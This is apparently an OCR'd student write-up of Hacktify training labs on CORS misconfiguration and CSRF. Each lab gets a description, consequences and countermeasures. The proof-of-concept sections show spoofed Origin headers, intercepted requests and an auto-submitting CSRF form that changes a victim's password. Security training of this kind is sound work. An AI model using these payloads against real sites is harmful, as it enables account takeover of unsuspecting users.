
Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

payload:

Origin: hacktify.co





1.7. CORS with Arbitrary subdomain

Reference	Risk Rating
Sub-lab-7: CORS with Arbitrary subdomain	Hard

Tools Used
Browser(Google Chrome browser), Buurpsuite, manual testing

Vulnerability Description
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the **same-origin policy**. However, it also provides potential for cross-domain based attacks, if a website's CORS policy is poorly configured and implemented. The CORS protocol uses some HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted.

How It Was Discovered
Manual Testing

Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php

Consequences of not Fixing the Issue


Data theft, account takeover, API abuse, CSRF
Suggested Countermeasures
Explicit origin whitelisting. Dynamic origin validation. Restrict `Access-Control-Allow-Credentials`. Avoid Wildcard usage. Sanitize user input.
References
OWASP: CORS MDN: CORS Portswigger: CORS vulnerabilities


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.

Payload: Origin: somesubdomain.hacktify.in

Origin: http://evil.hacktify.in





2. Cross

2.1. Eassyy CSRF

Reference	Risk Rating
Sub-lab-1: Eassyy CSRF	Low
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.	
How It Was Discovered	
Manual testing	
Vulnerable URLs	

https://labs.hacktify.in/HTML/csrf_lab/lab_1/lab_1.php
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF

Proof of Concept

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
Paylaod: Made 2 accounts, one is of victim and another of attacker

Sign In with attacker account and generate a malicious link also called as CSRF POC

Send the PoC to the victim.

Sign In with the victim's account and open the link.

Successful i.e. data changes, BOOM you proved the web application vulnerable to CSRF.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
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Request
Pretty
Raw
Hex
POST /HTML/csrf_lab/lab_1/passwordChange.php HTTP/2
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User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
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
All issues
Memory: 150.2MB



2.2. Always Validate Tokens

Reference	Risk Rating
Sub-lab-2: Always Validate Tokens	medium
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	

Vulnerability Description
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.
How It Was Discovered
Manual testing
Vulnerable URLs
https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
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Proof of Concept

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



CSRF PoC Generator

REQUEST

```
Cookie: _ga_BC1TF49GTQ=GS1.1.1740248677.1.1.1740248853.0.0.0;
 _ga=GA1.1.1135172383.1740248677; PHPSESSID=e152b385539bb2b9759eaf2b39de507a
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

newPassword=12345&newPassword2=12345&csrf=f503ea2b19bfbca8ca22b4aba2675c11
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
Generate PoC Form

CSRF PoC FORM

```
<html>
    <body>
        <form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_2/
passwordChange.php">
            <input type="hidden" name="newPassword" value="6789"/>
            <input type="hidden" name="newPassword2" value="6789"/>
            <input type="hidden" name="csrf" value="abc1234"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```

Copy it Save as HTML

HTTP HTTPS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Request
POST /HTML/csrf_lab/lab_2/passwordChange.php HTTP/2
Host: labs.hacktify.in
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
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
